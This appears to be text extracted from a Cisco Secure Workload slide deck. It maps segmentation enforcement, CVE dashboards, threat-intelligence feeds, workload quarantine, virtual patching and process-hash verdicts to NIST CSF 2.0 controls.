
Third-Party and Network Enforcement



Policy Enforcement – Policy Priorities



Policy Compliance and Decomission



Policy Compliance


DE.CM-1
DE.CM-9

- Push near-real time alert events for noncompliance policy events to external systems
- Review and update segmentation policy
 - Reduce Escaped Events
 - Block Unused Ports

Application



Application Traffic Flows



Real-Time Policy Analysis



Configure Compliance Alerts

Types

Enforcement Policy ⓘ

Live Analysis Policy ⓘ

For Enforced Application: InvoiceApp-FW ⓘ

Enforcement Rejected Flows > 100 X

Severity

Low

Medium

High

Critical

Immediate Action

Segmentation Compliance Score

Jan 4 3:00pm

Child Score

Scopes [1]

Root:CSW-SBG-O

Root:CSW-SBG-O

Hourly scores - January 4, 2024

Escaped

Rejected

Permitted

15,716

- Quick Visualization via Segmentation Compliance Score

Policy Decommission

- One-Click Policy Decommission
 - Fully automated policy decommissioning
 - Segmentation policies from any policy enforcement point will be removed from the environment
 - Host-Based Firewall
 - NVIDIA DPU
 - Network-Based (e.g Secure Firewall, ACI, Load-Balancers)
 - Cloud Enforcement (SGs, NSGs, GCP Firewall)

Manage Alerts

Stop Policy Enforcement

Enforce Policies

Stop Policy Enforcement

New host firewall rules will be inserted and any existing rules will be deleted on the relevant hosts. Please click accept to continue.


Reason for action

Enter a reason for this action (option

Cancel

Accept

Vulnerability Detection and Protection



Use-Cases

1. Vulnerable Package/Image Detection
 - Agent-Based Workloads
 - Kubernetes Image Scanning
2. Threat-Reputation Feeds
3. STIX/TAXI Intelligence Feeds
4. Vulnerability Dashboard
 - CVSS version 3.0 and 2.0
 - Vulnerability Manager (Kenna) Intelligence
5. Vulnerability Reporting
 - Application Workloads Vulnerability Reporting
6. Vulnerable Package Protection
 - CVE/Process Workload Quarantine
 - Virtual Patch via Secure Firewall

Proactive and Reactive Risk Management

Identify

Asset Management (AM)

ID.AM-2 – Inventory software

Risk Assessment (RA)

ID.RA-1 – Identify
vulnerabilities

ID.RA-2 – Ingest Threat
Intelligence

[NIST CSF 2.0](#)

[NIST CSF 2.0 Examples](#)

Workload Software Packages/CVEs Visibility

- Inventory of all installed software packages on the workloads
- Inventory of Common Vulnerabilities and Exposures (CVEs)
- CVE details and attributes can be leverage for:
 - Dashboard and Reporting
 - Quarantine/Segmentation of Workloads
 - Virtual Patch with Secure Firewall

Vulnerabilities

Enter attributes...

Filter

Displaying 130 of 130

	CVE ↓	Package Name ↑	Package Version ↑	Score (V2) ↑	Score (V3) ↑	Severity (V2) ↑	Base Severity (V3) ↑
	CVE-2023-38408	openssh	7.4p1-22.el7_9		9.8		CRITICAL
	CVE-2023-38408	openssh-clients	7.4p1-22.el7_9		9.8		CRITICAL
	CVE-2023-38408	openssh-server	7.4p1-22.el7_9		9.8		CRITICAL
	CVE-2023-3609	kernel	3.10.0-1160.36.2.el7		7		HIGH
	CVE-2023-3609	kernel	3.10.0-1160.62.1.el7		7		HIGH

Packages

Enter attributes...

Filter

Displaying 379 of 379

	Name ↑	Version ↑	Architecture ↑	Publisher ↑
	NetworkManager	1.18.8-2.el7_9	x86_64	CentOS BuildSystem <http://bugs.centos.org>
	NetworkManager-libnm	1.18.8-2.el7_9	x86_64	CentOS BuildSystem <http://bugs.centos.org>
	NetworkManager-team	1.18.8-2.el7_9	x86_64	CentOS BuildSystem <http://bugs.centos.org>
	NetworkManager-tui	1.18.8-2.el7_9	x86_64	CentOS BuildSystem <http://bugs.centos.org>

Cisco Vulnerability Management Intelligence

ID.RA-1
ID.RA-2

- Prioritize vulnerability patching by leveraging Cisco Vulnerability Intelligence (VI) attributes
- VI attributes can be leverage for:
 - Dashboard (Visualization)
 - Quarantine/Segmentation of Workloads
 - Virtual Patch with Secure Firewall

Vulnerabilities

Enter attributes...

Displaying 344 of 344

CVE ↓	Vulnerability Risk Score	Active Internet Breach	Easily Exploitable	Fix Available	Malware Exploitable	Popular Targets	Predictable Exploitable
CVE-2022-4378	Critical (90)	Yes	No	No	Yes	No	No
CVE-2022-43750	Low (16)	Yes	Yes	No	Yes	Yes	No
CVE-2022-42898	Critical (80)	No	Yes	No	No	Yes	No
CVE-2022-42703	High (64)	Yes	Yes	No	Yes	Yes	No
CVE-2022-41974	Low (6)	No	Yes	No	No	Yes	No
CVE-2022-38178	Medium (44)	Yes	Yes	Yes	Yes	Yes	Yes
CVE-2022-38177	High (52)	No	No	No	No	No	No

Query


Enter attributes...

Properties that can be filtered

Hostname	e.g. my-host
VRF ID	
Address	e.g. 10.0.0.0/8
Address Type	e.g. IPV4, IPV6
OS	e.g. CentOS
Vulnerability Risk Score Severity	eg. Critical, High, Moderate, Low.
Vulnerability Risk Score	eg. Number from 0-100
Active Internet Breach	eg. Yes
Easily Exploitable	eg. No
Fix Available	eg. Yes
Malware Exploitable	eg. No
Popular Targets	eg. Yes
Predictable Exploitable	eg. No

Kubernetes Image Scanning

- One node is selected to install the scanner pod
- Inventory of pods images and their vulnerabilities (CVEs)
- Self-managed and Cloud-manage clusters supported
- Attributes can be used for:
 - Dashboard and Reporting
 - Quarantine/Segmentation of pods
 - Virtual Patch with Secure Firewall




Vulnerability Dashboard

ID.RA-1

Vulnerability dashboard with detailed insight into:


- Vulnerability scores or criticality, attack vectors or attack complexity.
- Ease of exploitation from remote location or locally.
- Impact on confidentiality, availability, or integrity



Threat-Intelligence – IP Reputation

ID.RA-2

Visualize malicious threats and take action on them!




- Detect and block well-known malicious threat
- Segmentation controls based on IP intelligence feed can be applied on
 - Host-OS Firewall (agent)
 - VMs, Cloud Instances
 - Kubernetes Clusters
 - Secure Firewall (agentless)
 - Hybrid and Multi-Cloud
 - Cloud-Based Firewalls (agentless)
 - AWS, Azure, GCP




Threat Intelligence – STIX/TAXII Integration

ID.RA-2



Ingest external threat intelligence information using industry standard protocol – STIX/TAXII

Network flows with provider or consumer addresses that matches the imported malicious IP is tagged as malicious flow (orchestrator_malicious_ip_by_<vendor>).



Binary hash indicators are used to annotate workload process hashes

Note: On-Prem only

Vulnerability Dashboard

**Attack Complexity**

Vulnerabilities that can be exploited with low, medium, or high complexity

**Attack Vector**

Vulnerabilities that can be exploited over network, local, etc.

**Authentication**

Vulnerabilities that can be exploited if authenticated into the system

**Availability Impact**

Vulnerabilities that can cause serious impact to the availability of a system

**Confidentiality Impact**

Vulnerabilities that can cause serious impact to confidentiality of data

**Integrity Impact**

Vulnerabilities that can cause serious impact to the integrity of a system

Cisco Security Risk Score

ID.RA-2

CISCO SECURITY RISK SCORE DISTRIBUTION



Active Internet Breach



Malware Exploitable



Easily Exploitable



Popular Target



Fix Available



Predicted Exploitable

Enter attributes...

✕

Filter

CVEs

2941

Packages

696

Workloads

19

Pods

28

OS ↑	Score (V2) ↑	Score (V3) ↑	Cisco Security Risk Score ↓	Severity (Cisco Security Risk Score) ↑	Active Internet Breach (Cisco Security Risk Score) ↑	Easily Exploitable (Cisco Security Risk Score) ↑
redhatenterprisecoreosserver	N/A	9.8	100	HIGH	true	true
redhatenterprisecoreosserver	N/A	9.8	100	HIGH	false	true
mswindows10pro	10	9.8	100	HIGH	false	true
mswindows10pro	6.8	7.8	98	HIGH	false	true

Vulnerability Dashboard – Exploit Detection

ID.RA-2

CVEs Packages Workloads

CVE ↕	Score (V2) ↕	Score (V3) ↕	Severity (V2) ↕	Base Severity (V3) ↕	Access Vector (V2) ↕	Access Complexity (V2) ↕	Exploit Count ↓	Last Exploited ↕
CVE-2021-27065	6.8	7.8	MEDIUM	HIGH	NETWORK	MEDIUM	1813 ⓘ	Mar 9 2021 05:30:00 am (IST)
CVE-2021-26855	7.5	9.8	HIGH	CRITICAL	NETWORK	LOW	654 ⓘ	Mar 7 2021 05:30:00 am (IST)
CVE-2021-26411	5.1	7.5	MEDIUM	HIGH	NETWORK	HIGH	51 ⓘ	Apr 12 2021 05:30:00 am (IST)
CVE-2021-33909	7.2	7.8	HIGH	HIGH	LOCAL	LOW	4 ⓘ	Aug 13 2021 05:30:00 am (IST)

Weaponized CVE information

Provides critical information to help prioritize vulnerability patching



For each CVE, provide information about any known exploits in the wild



Number of times CVE was seen exploited in the wild in last year



Last time the CVE was seen in in the wild based on the threat intelligence source

Quarantine Workloads Based on CVE/Process

RS.MI-1

Workloads (VM, Baremetal and containers)



Filters

Displaying 2 of 315

Name	Version	Architecture	Publisher
NET Framework 3.5 Features	3.5	AMD64	Microsoft Corporation
NET Framework 3.5 (includes .NET 2.0 and 3.0)	3.5	AMD64	Microsoft Corporation

CVE-2016-0033 CVSS Score: (d: 8) (v3: 7.5)
 CVE-2016-0047 CVSS Score: (d: 8) (v3: 7.5)
 CVE-2016-0102 CVSS Score: (d: 10) (v3: 9.8)
 CVE-2016-0145 CVSS Score: (d: 9.3) (v3: 8.8)
 CVE-2016-0146 CVSS Score: (d: 4.3) (v3: 5.8)
 CVE-2016-3009 CVSS Score: (d: 8) (v3: 8.5)
 CVE-2016-3030 CVSS Score: (d: 8) (v3: 7.5)
 CVE-2012-0140 CVSS Score: (d: 9.3)
 CVE-2012-0191 CVSS Score: (d: 9.3)
 CVE-2012-0163 CVSS Score: (d: 9.3)
 CVE-2012-2019 CVSS Score: (d: 7.8)
 CVE-2013-0176 CVSS Score: (d: 9.3)

Impact

CVSS v3.0 Severity and Metrics: Base Score: 9.8 CRITICAL Vector: AV:N/AC:L/PR:N/UI:N/S:W/C/H/H/A/N (V3 legend) Impact Score: 5.9 Exploitability Score: 3.9	CVSS v2.0 Severity and Metrics: Base Score: 10.0 HIGH Vector: AV:N/AC:L/PR:N/UI:N/S:C/C/C/C (V2 legend) Impact Subscore: 10.0 Exploitability Subscore: 10.0
Attack Vector (AV): Network Attack Complexity (AC): Low Privileges Required (PR): None User Interaction (UI): None Scope (S): Unchanged Confidentiality (C): High Integrity (I): High Availability (A): High	Access Vector (AV): Network Access Complexity (AC): Low Authentication (AU): None Confidentiality (C): Complete Integrity (I): Complete Availability (A): Complete Additional Information: Allows unauthorized disclosure of information Allows unauthorized modification Allows disruption of service

Filter: CVE-Filter-Demo

Query:

Scope: Tetration

Description: CVE filter for quarantine

Restricted? No

Public? No

Endpoints (42)


Absolute Policies

Priority	Action	Consumer	Provider	Services
100	DENY	CVE-Filter-Demo	10.10.0.*	UDP: 0-65535 ...
200	ALLOW	CVE-Filter-Demo	Tetration	TCP: 22

- Visibility into the vulnerability details
- Vulnerability details include:
 - Severity
 - Impact sub-score
 - Exploitability sub-score
- Quickly identify all servers that are running specific vulnerable software package version

- **Inventory filter** – Identity workloads using specific CVEs attributes.
- Policy creation and enforcement to isolate or quarantine the affected workloads (OpenAPI support for XDR integrations)


Virtual Patch with Secure Firewall



L7 Virtual Patch Inspection

- Quickly identify vulnerable workloads
- Vulnerability information export done by Secure Workload to FMC
- Run Firepower Recommendations to get IPS signature
- Apply IPS policy to interested traffic flows
- Configure the compensating control to mitigate risk while patching schedule is done


Behavior Anomalies Detection and Protection



Use-Cases

1. Process Monitoring
 - Malicious processes
 - Process Tree and Snapshots
2. Behavioral Anomalies Detection
 - MITRE ATT&CK TTPs
 - Custom Forensic Rules
3. Behavioral Anomalies Reporting
 - MITRE ATTC&K Matrix
4. Behavioral Anomalies Protection
 - Rapid Threat Containment

Proactive and Reactive Risk Management



[NIST CSF 2.0](#)

[NIST CSF 2.0 Examples](#)

Process Hash and Hash Verdict



Allow-listed or known: The hash is allow-listed by a user, or is a known hash from a legitimate software vendor



Blocked: The hash is block-listed by a user or administrator



Malicious: The hash is known to be malicious, such as known malware



Anomalous: The hash is detected as an anomaly, such as a mismatch across workloads



Unknown: The hash is seen but is not in one of the above statuses



Malicious Process Hash Indicator on a Workload

DE.CM-9

